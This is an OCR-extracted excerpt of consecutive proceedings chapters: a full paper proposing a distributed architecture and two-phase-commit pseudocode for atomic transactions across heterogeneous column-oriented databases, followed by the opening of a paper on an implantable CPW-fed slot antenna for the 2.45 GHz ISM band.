14. Lim, S., Yu, C., Chita Das, R.: RandomCast: an energy-efficient communication scheme for mobile ad hoc networks. IEEE Trans. Mob. Comput. **8**(8), 1039–1051 (2009)

15. Asma, A., Nagib, G.: Energy efficient routing algorithms for mobile ad hoc networks—a survey. Int. J. Emerg. Trends Technol. Comp. Sci. **1**(3), 218–223 (2012)
16. Suganya, S., Palaniammal, S.: A dynamic approach to optimize energy consumption in mobile adhoc network. Eur. J. Sci. Res. **85**(2), 225–232 (2012)
17. Nishat, H., Sreenivasa Rao, D.: Energy efficient dynamic route discovery protocol for mobile ad hoc networks. Int. J. Comp. Appl. **56**(7), 44–47 (2012)
18. Sivasankar, P., Chellapan, C., Balaji, S.: Optimized energy efficient routing protocols and their performance comparison for MANET. Eur. J. Sci. Res. **90**(1), 136–148 (2012)
19. Nayak, P., Agarwal, R., Verma, S.: An overview of energy efficient routing protocols in mobile ad hoc network. Int. J. Res. Rev. Ad hoc Netw. **2**(1), 93–96 (2012)

Accuracy of Atomic Transaction Scenario for Heterogeneous Distributed Column-Oriented Databases

Ramesh Dharavath, Amit Kumar Jain, Chiranjeev Kumar and Vikas Kumar

Abstract As Internet usage is rapidly growing, e-commerce, e-business and corporate world revenue also increases. These areas not only require scalable and consistent databases but also require inter-database transaction support as well. In this paper, we present a scalable architecture along with a distributed algorithm to support atomic transactions across heterogeneous distributed column-oriented databases. Our methodology does not compromise on any assumption on the accuracy of failure territories. Hence, it reveals suited for a class of heterogeneous distributed systems. To achieve such a target, our architectural model exploits an innovative methodology for distributed atomic transactions. Here, we analyse this methodology between different site or node transactions by the analytical performance to make the protocol sufficient.

Keywords Atomic transaction · Heterogeneous databases · Column-oriented distributed databases · Transaction management

R. Dharavath (✉) · A. K. Jain · C. Kumar · V. Kumar
Department of Computer Science and Engineering, Indian School of Mines (ISM), Dhanbad, Jharkhand, India
e-mail: rameshd.ism@gmail.com

A. K. Jain
e-mail: amit.jain.tech@gmail.com

C. Kumar
e-mail: k_chiranjeev@yahoo.co.uk

V. Kumar
e-mail: vikas4260@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_47, © Springer India 2014

1 Introduction

Massive use of Internet produces huge amount of data. This vast volume of data is also called Big Data. This information can be used in many ways. This Big Data are beyond the capability of traditional databases. New types of databases are introduced to deal with this Big Data; these are called column-oriented databases also known as NoSQL. These column-oriented databases are scalable, eventually consistent and reliable. Due to these features, column-oriented databases like Big-Table [1, 2], Cassandra, Hbase [3], MongoDB and Amazon S3 are very successful and used by almost all Internet giants. Column-oriented NoSQL databases offer great scalability and availability for applications. But, this scalability and availability have to come with cost. First, these databases support very limited transaction features. Second, weak consistency such as snapshot isolation [1] is not supported by these databases. Third, they have limited query support for query join which is not supported, because indexing has been done on primary key.

On the other hand, NoSQL databases have a number of features other than scalability and availability. Some of these are as follows: (1) random access for each data item, (2) read relevant data (not entire row) only and (3) does not have any specified structure in advance like add or delete any column. Because of all these features, NoSQL become much more popular in this era. According to McKinsey Global Institute, the data volume is growing at a rate of 40 % per year. As the above, we conclude that NoSQL is better for large data applications where data increase rapidly and RDMBS is useful for those applications, where consistency is needed more. But, in the current trend, applications like corporate world, e-business and e-commerce domains need a database which is not only scalable but also consistent. Because of the success of column-oriented databases and the growth of e-commerce, e-banking and corporate data, we can think that in future, column-oriented databases can be used in e-commerce and e-banking areas. In this paper, we present a standard architecture as well as distributed algorithms to support atomic transaction across heterogeneous distributed column-oriented databases. We also give a scenario where this architecture is applicable.

The catalogue of this paper is as follows. Section 2 describes related work. Section 3 describes about our proposed architecture. Section 4 tells about algorithmic approach and Sect. 5 describes our approach with a suitable explanation.

2 Related Work

Frolund and Guerraoui have recently proposed a reliability framework called e-transaction (exactly-once transaction) [4–6], that provide atomicity for distributed transaction. An e-transaction framework is based on three-tier architecture, and protocol implementation for each tier is clearly explained. As Internet usage is rapidly growing, distributed database requirement also increases in corporate

world, e-commerce and e-business. These areas require scalability, consistency and transactional support. Even NoSQL database is better for these applications with respect to scalability, but it does not support strict consistency and very limited transactional support. Zhang and De Sterck [7] and Padhye and Tripathi [8] suggested supporting atomic and consistent multi-row distributed transactions. The idea of supporting atomicity and consistency for multi-row distributed transaction is not new. Our work is mainly inspired by Zhang and De Sterck [7], Cahill et al. [9], Fekete et al. [10, 11] and Revilak et al. [12]. Vora [3] proposed a technique to achieve snapshot isolation by creating a number of global tables for storing transactional metadata in HBase for each transaction. In [13], we describe architecture to provide atomicity for multi-row transaction in column-oriented database, which also describes a centralized proxy server to provide atomicity for column-oriented database.

3 Proposed Architecture

In this, we describe distributed architecture which is depicted in Fig. 1 as well as protocol to provide atomic transaction across heterogeneous distributed column-oriented databases. This architecture is scalable and flexible in order to perform transactional issues. This architecture is mainly inspired by Apache HBase data store architecture [14]. In HBase, master nodes are managed by Zookeeper and Master is used for load balancing and managing region nodes; in the same way, in our architecture, manager nodes are managed by Zookeeper and manager is used for managing and load balancing among labour nodes. The manager node in our




Fig. 1 Schematized system architecture

architecture is similar to [14] but, our architecture is totally different from HBase and used for a different purpose. HBase is a data store to store and retrieve Big Data; on the other hand, our architecture is used to provide atomicity for transaction across heterogeneous distributed column-oriented databases.

Labour Node: Every GTM is run on any one of the labour nodes. These labour nodes are managed by manager node. If labour nodes newly join the architecture, then, they first contact Zookeeper to know about active manager node and then register itself to master node.

Global Transaction Manager (*GTM*): To handle each transaction request, a GTM process is created. This GTM is running on any one of the multiple labour nodes and managed by manager node. Each and every GTM has a state that is stored in metadata. Every GTM location and assigned work can be identified with the help of metadata; so if one GTM is crashed, then other GTM will take the place of it.

Manager Node: Manager node is used to allocate GTM for each client request. If the current GTM goes down, then the manager node will reallocate a new GTM for the client requests which are being submitted to the crashed one. Manager also balances the load among all labour nodes. One manager node is active at a time. If it goes down, then another manager node is elected by Zookeeper. There is another responsibility of manager node; it also works as cleaner process. The duty of cleaner node is to recover all failed transactions.

MySQL Cluster: MySQL Cluster is used to store metadata related to transactions. It is used by GTM process and manager nodes to provide atomicity for transactions.

Zookeeper: Zookeeper is used to manage multiple manager nodes. It elects any one manager node at a time. Zookeeper provides distributed services (manager election, naming, distributed synchronization) for given architecture.

Client: The responsibility of client node is to wrap the transaction request and deliver it to the corresponding GTM as well as request to manager node to get the address of associated GTM.

4 Algorithmic Approach

Our architecture works on distinct nodes with different algorithms. These algorithms are inspired by Frolund and Guerraoui [5] and Boutros [15].

4.1 Client Node Algorithm

Client invokes client algorithm to complete a transaction. Before the execution of client algorithm, first client contact to manager node and associate with a GTM that runs on labour node. Figure 2 shows the algorithm.

```
Class Request {
DatabaseServer dbServer;   //heterogeneous DB server ad-
dress
  RequestData rdata;              //request copy to redi-
rect
}
Class GTM {
  Labour associtedLabour;
  State stateOfGTM;
}
Class Client {
  List of Request requests;
  GTM allocatedGTM;
  TimeOut period;
  ClientExec (List of Request requests) {
1.    Period = p;
2.    SendToGTM (requests, period);
3.    Wait while (! expire (period) or! received (re-
sponse));
4.    If period expired or response is abort
5.      respond user with unsuccessful message;
6.    Else
7.      respond user with successful message;
}
}
```

Fig. 2 Pseudocode for client request

4.2 GTM Algorithm

For each incoming transaction request to our architecture, a GTM is created, which works as a coordinator for associated transaction. GTM invoke execGTM method given in Fig. 3.

```
Class GTM {
 List of Request receivedRequests;
 List of DatabaseServer receivedAddress;
 List of RequestData receivedData;
 TimeOut period;
 Int count, compCount;
 ExecGTM () {
1.    Period: = p; count: = 0;
2.    ReceivedRequests: = receiveFromClient ();
3.    For each request r_i in receivedRequest
4.      ReceivedAddress[i]:= r_i.dbServer;
5.      Received Data[i] := r_i. rdata;
6.      PrepareDB (receivedData);
7.      count++;
8.    CompCount = count;
9.    While true
10.     Wait until (! expired (period) or received (vote))
11.     If vote is yes then
12.       CompCount --;
13.     If compCount == 0 then
14.       for each ra_i in receivedAddress
15.         SendDecision (commit, ra_i);
16.       Break;
17.     If period expired or vote is No then
18.       for each ra_i in receivedAddress
19.         SendDecision (rollback, ra_i);
20.       respond client with abort and exit;
21.   While true
22.     Wait until (! expired (period) or received (ack))
23.     compCount++;
24.     If compCount == count then
25.       complete the transaction
26.       respond client with success and exit;
27.     If period expired then
28.       respond client with abort and exit;
   }
  }
```

Fig. 3 Pseudocode for GTM process

4.3 Distributed Column-Oriented Database Algorithm

At each column-oriented database site, a process named database server process is running. This process handles each GTM request and work accordingly. To complete the transaction, participating database server executes execDB () method, which is depicted in Fig. 4.

```
Class DB {
  RequestData receivedData;

  ExecDB {
1.    Wait until (received (prepareRequest));
2.    If ready to commit then
3.      take Lock on receivedData;
4.      respond GTM with Yes vote;
5.      Wait until (received (Decision));
6.      If Decision is Commit then
7.        Commit (receivedData);
8.        SendAck (GTM);
9.      Else
10.       rollback (receivedData);
11.     release acquired lock;
12.   Else
13.     respond GTM with No vote;
   }
  }
```

Fig. 4 Pseudocode for database server process

4.4 Recovery Algorithm

In a situation when GTM process crashes or labour node goes down, manager node elects a new labour node. This labour node creates a new GTM process and assigns the remaining task of crashed GTM. To elect a labour node, manager uses bidirectional ring election algorithm [16]. In another situation, when Ack is not received by all database nodes to the corresponding GTM, it will contact to cleaner process that runs on manager node and then cleaner node will rollback all committed sub-transactions.

5 Algorithmic and Architectural Evaluation

To prove and evaluate the correctness of our protocol, we consider a scenario related to e-banking field. A bank user (customer) transfers an amount from one account to another, where the accounts are situated at different banks which are called heterogeneous databases. We assume both banks adopt column-oriented databases to manage the data. Suppose a customer (C_i) transfers some amount 10,000 INR (referenced as transaction T_i) from account A_1 to A_2. A_1 is located at DB_1, and A_2 is at DB_2 banking databases. The initial balances of account A_1 and

T_{i1}: Read (A_1); A_1:= A_1 – 10000; Write (A_1); Commit;

T_{i2}: Read (A_2); A_2:= A_2 + 10000; Write (A_2); Commit;

Fig. 5 Concurrent transactions

account A_2 are 30,000 INR and 10,000 INR. If transaction T_i completed successfully, then the balance of both accounts A_1 and A_2 should be 20,000. The considered transaction is divided into two sub-transactions as T_{i1} and T_{i2}, where T_{i1} deducts 10,000 INR from A_1 and T_{i2} credits 10,000 INR into A_2.

Figure 5 depicts T_i, sub-transaction T_{i1} and T_{i2} operations. These sub-transactions are running concurrently on the databases DB1 and DB2.

First, customer (C_i) submits a request in the form of a transaction through client. Manager allocates GTM for the transaction. Assume GTM_i is allocated and client starts executing client algorithm (Fig. 6 depicted success scenario of transaction).

In Fig. 6, client executes client Exec () method and sends request to GTM_i and remains waiting for the response. When GTM_i gets request for transaction, it will fetch the address of databases from request and send prepare request to them. Now DB_1 and DB_2 compute the states of related data (DB_1 and DB_2 checks whether there is any Lock acquired on A_1 and A_2 row) and acquire the locks on it. After that, DB_1 and DB_2 respond with yes vote to GTM_i. When GTM_i gets yes vote from both DB_1 and DB_2, it again sends commit decision for both DB_1 and DB_2 and remains waiting for Ack. When the transaction commits at DB_1 and DB_2 (new values are $A_1 = 20{,}000$ INR and $A_2 = 20{,}000$ INR), they send Ack. When GTM_i




Fig. 6 A committed transaction scenario




Fig. 7 Aborted transaction due to DB_2




Fig. 8 Aborted transaction due to message lost

gets Ack from both DB_1 and DB_2, it writes a complete transaction log record in MySQL cluster metadata and responds to the client with success message. In the same manner, Figs. 7 and 8 depict the failure scenario of the protocol. In Fig. 7, transaction is aborted because DB_2 is not ready to commit, and in Fig. 8, transaction is aborted because DB_2 is ready message is lost and period is expired.

6 Conclusions and Future Scope

In this paper, we address the scalability issue of our architecture to support atomic transaction across heterogeneous column-oriented distributed databases. This architecture is reliable and flexible for managing the transactional instances. Further work can be carried on the following issues: First, the complex attribute relations such as aggregate relationship can be covered and second, maintenance of results is a more important issue to be considered. To avoid re-computation (after recovery) of the global schema from the scratch, we should adopt some other algorithms for local transaction managers. Last, further theoretical investigation on the algorithms will be performed to determine the performance. We will report the results in future papers.

Acknowledgments An earlier version of this paper [13] appeared in the Proceedings of the IEEE-2012 International Conference on Communications, Devices and Intelligent Systems (CODIS), 2012.

References

1. Chang, F., Dean, J., Ghemawat, S., Hsieh, W.C.: Bigtable: a distributed storage system for structured data. ACM Trans. Comp. Syst. (TOCS), **26**(2) (2008)
2. Chang, F., Dean, J., Ghemawat, S., Hsieh, W.C., Wallach, D.A., Burrows, M., Chandra, T., Fikes, A., Gruber, R.: Bigtable: a distributed storage system for structured data. In: OSDI, 205–218. USENIX Association, (2006)
3. Vora, M.N.: Hadoop-HBase for large-scale data. In: Computer Science and Network Technology (ICCSNT), 2011 International Conference, Dec 2011
4. Romano, P., Quaglia, F.: Providing e-transaction guarantees in asynchronous systems with no assumptions on the accuracy of failure detection. IEEE Trans. Dependable Secure Comput. **8**(1), 104–121 (2011)
5. Frolund, S., Guerraoui, R.: Implementing e-transactions with asynchronous replication. IEEE Trans Parallel Distrib. Syst. **12**(2), 133–146 (2001)
6. Frolund, S., Guerraoui, R.: e-Transactions: end-to-end reliability for three-tier architectures. IEEE Trans. Software Eng. **28**(4), 378–395 (2002)
7. Zhang, C., De Sterck, H.: Supporting multi-row distributed transactions with global snapshot isolation using bare-bones Hbase. In: Grid Computing (GRID), 11th IEEE/ACM International Conference on Communication, Networking & Broadcasting; Computing & Processing, pp. 177–184 (2010)

8. Padhye, V., Tripathi, A.: Scalable transaction management with snapshot isolation on cloud data management systems. In: Cloud Computing (CLOUD), 2012 IEEE 5th International Conference on Communication, Networking & Broadcasting; Components, Circuits, Devices & Systems; Computing & Processing, pp. 542–559, June 2012
9. Cahill, M.J., Röhm, U., Fekete, A.D.: Serializable isolation for snapshot databases. In: SIGMOD, pp. 729–738 (2008)
10. Fekete, A., O'Neil, E., O'Neil, P.: A read-only transaction anomaly under snapshot isolation. ACM SIGMOD Rec. **33**(3), 12–14 (2004)
11. Fekete, A., Liarokapis, D., O'Neil, E., O'Neil, P., Shasha, D.: Making snapshot isolation serializable. ACM Trans. Database Syst. **30**(2), 492–528 (2005)
12. Revilak, S., O'Neil, P., O'Neil, E.: Precisely serializable snapshot isolation (PSSI). In: ICDE, pp. 482–493 (2011)
13. Ramesh, D., Kumar, A., Kumar, C.: Implementation of atomicity and snapshot isolation for multi-row transactions on column oriented distributed databases using RDBMS. In: IEEE Conference on Communications, Devices and Intelligent Systems, pp. 298–301, 28–29 Dec 2012
14. George, L.: Client API: the basics. In: HBASE the Definitive Guide by O'reilly publishers, Sept 2011
15. Boutros, B.S.: A two-phase commit protocol and its performance. In: IEEE 7th International Conference and Workshop on Database and Expert Systems, 9–10 Sept 1996
16. Ramesh, D., Kumar, K.C., Ramji, B.: Design of a transaction recovery instance based on bi-directional ring election algorithm for crashed coordinator in distributed database systems. In: IEEE World Congress on Information and Communication Technologies, pp. 721–726, 30 Oct–2 Nov 2012

Implantable CPW-fed Double-Crossed-Type Triangular Slot Antenna for ISM Band

S. Ashok Kumar and T. Shanmuganantham

Abstract In this paper, an implantable CPW-fed double-crossed-type triangular slot antenna mounted over human tissue is proposed for biomedical applications. The proposed antenna covers the ISM band of 2.45 GHz. The radiation parameters such as return loss, VSWR, Z-parameter are analyzed using the method of moments software (IE3D).The proposed antenna has substantial merits like miniaturization, lower return loss, and better impedance matching and high gain over other implanted antennas.

Keywords Biomedical applications · Implantable antenna · ISM band · Method of moments · CPW structure

1 Introduction

Implantable antenna provides a better means of communication from human body or animal body to external environment. Implantable devices promise better improvements in patient's care and quality of life. This made the research people show keen interest on the study of implantable antennas. These researcher's results in the innovation of glucose monitoring, pacemaker communication, insulin pumps, endoscopy, retinal prosthesis and blood pressure monitoring in the field of biomedical engineering [1]. Some patients find difficulty in checking up their health condition daily at the hospital. This proposed system may be better replacement for this issue. In such a case, a home care unit can be placed in the patient's house [2]. This unit with the accessory networking devices communicates patient condition regularly to the concern person at the hospital.

S. Ashok Kumar (✉) · T. Shanmuganantham
Department of Electronics Engineering, Pondicherry University, Pondicherry, India
e-mail: ashokape@gmail.com

T. Shanmuganantham
e-mail: shanmuga.dee@pondiuni.edu.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_48, © Springer India 2014

Medical implant devices had to be magnetically coupled to external equipment's. This magnetic coupling required that the device implanted in the patient should be in very close proximity to the external monitoring device, often necessitating body contact for proper operation. In addition, medical implant devices operated with very slow data rates due to inductive communication need a lot of time for the required data transfer. This has been changed by establishment of medical implant communication services. Therefore, the MICS overcomes the limitations of medical implant devices. An antenna can be designed in either air or the dielectric of the body [3]. If the antenna is designed in air, the antenna's best performance will be achieved when air surrounds the implant. If the implanted antenna is designed in the dielectric of the body, the best performance from the implant will be achieved when the implant is actually inside the body cavity.

Therefore, to design an implanted antenna, it is necessary to place the implant in the medium in which it will be expected to operate. In this paper, an implantable antenna is proposed for ISM (industrial scientific medical) applications. The proposed antenna is found to be compact in size and has reasonable return loss of − 10 dB to cover the ISM band. Furthermore, the return loss property of the antenna is insensitive to the variation of the electrical properties of the human body [4]. The MICS frequency band has been chosen to reduce the wave attenuation in the complex human environment. As a drawback, the use of the MICS band requires electrically very small antennas [5] and [6]. Until now, microstrip (or) PIFA was proposed for implantable devices, which were covered with dielectric materials in the frequency band of 402–405 MHz [7]. Some implanted antennas were analyzed for ISM band applications [8]. We simulate this antenna which can be effectively be used at 2.45-GHz industrial scientific medical (ISM) band.

The use of bigger implantable units restricts the distance of transmission of the signal. This is due to the fact that our body fluids and skin greatly attenuate the signal, and hence, it is required to be compact in size. This has the adverse effect on transmission power and the coverage. Such problems can be eluded by the usage of repeater units. The radiation characteristics of tissue implantable antenna mounted over human body are simulated using IE3D software.

2 Geometry of the Proposed Antenna

Figure 1 shows the examined geometrical configuration of the implantable CPW-fed double-crossed-type triangular slot antenna for biomedical applications. The antenna was constructed on biocompatible alumina ceramic substrate with thickness of 1 mm and dielectric constant ε_r of 9.8 and implanted into muscle, skin, fat, and bone with permittivity and conductivity as tabulated in Table 1 [9].

The basis of the antenna structure is chosen to be a triangular slot with a dimension of 16×14 mm^2. Two narrow slots including an inverted triangle-shaped slot and the insertion of the slot results in the formation of an antenna fed




Fig. 1 LBP calculation for 3 × 3 pattern

Table 1 Electrical properties human tissue at 2.45 GHz

Tissue	Permittivity	Conductivity
Muscle	$\varepsilon_r = 52.7$	$\sigma = 1.73$
Skin	$\varepsilon_r = 38$	$\sigma = 1.46$
Fat	$\varepsilon_r = 5.28$	$\sigma = 0.10$
Bone	$\varepsilon_r = 18.54$	$\sigma = 0.80$

by a CPW feeding structure. Based on the design dimensions shown in Fig. 1 and the prototype proposed, implanted antenna was designed.

3 Simulation Results and Discussion

The implanted antenna is simulated in a tissue medium using mentor graphics IE3D software. The characteristic of an antenna is detailed in following sections.

3.1 Return Loss

The antenna is operating in the frequency is 2.45 GHz. Moreover, the ISM band has an impedance bandwidth of 200 MHz (2,350–2,550 MHz), which is sufficient for the biomedical application. The return loss of the designed implanted antenna is (−39 dB) simulated and shown in Fig. 2.




Fig. 2 Return loss versus frequency

3.2 Antenna Gain

Figure 3 shows simulated antenna gains against frequencies. The simulated gain of the implantable antenna varies in a range from −8.01 to −8.10 dBi for 2.35 and 2.55 GHz, respectively. The implanted antenna shows the maximum gain of −7 dBi for 2.45 GHz compared to other implanted antennas. The result that the proposed antenna has larger gain in the ISM band is mainly because the antenna gain is a function of its electrical dimensions relative to the wavelength of interest, current/field distribution, and radiation pattern.

3.3 3D Current Distribution

Figure 4 shows 3D current/field distribution as shown. The green color fields are shown maximum current distribution in antenna structure.




Fig. 3 Gain versus frequency




Fig. 4 Current distribution

3.4 Radiation Pattern

The simulated radiation pattern of elevation pattern and azimuth pattern at 2.45 GHz is shown in Figs. 5 and 6, respectively. At the ISM band, the radiation pattern is obtained in the E-plane and a nearly unidirectional radiation pattern in the H-plane. The co-polarization and cross-polarization of an implanted antenna show the maximum gain of −7 dBi for both cases.




Fig. 5 Elevation pattern at 2.45 GHz




Fig. 6 Azimuth pattern at 2.45 GHz

4 Conclusions

An implantable CPW-fed double-crossed-type triangular slot antenna for biomedical applications is presented with a compact size of $16 \times 14 \times 1$ mm^3. The proposed antenna was analyzed by method of moments using IE3D simulator. Due to high dielectric constant and quality factor of the alumina ceramic substrate, implantable antenna exhibits miniaturization, lower return loss (−39 dB), good VSWR (1.5), better impedance matching (50 Ω), Better Gain (−7 dBi), and CPW structure. Therefore, the proposed antenna is exclusively suitable for the ISM band frequency of 2.45 GHz in the field of biomedical engineering.

References

1. Yazdandoost, K.Y., Kohno, R.: An antenna for medical implant communications system. IEEE Antennas Wirel. Propag. Lett. **6**, 392–395 (2007)
2. Ashok Kumar, S., Shanmuganantham, T.: Implanted CPW fed monopole antenna for biomedical applications. In: AIAA-2012, vol. 178, pp. 97–105. Springer (2012)
3. Liu, W.C., Yeh, F.M.: CPW-fed shorted monopole antenna for broadband application. Microwave Opt. Technol. Lett. **50**(3), (2008)

4. Karacolak, T., Hood, A.Z., Topsakal, E.: Design of a dual-band implantable antenna and development of skin mimicking gels for continuous glucose monitoring. IEEE Trans. Microwave Theory Tech. **56**(4), 1001–1008 (2008)
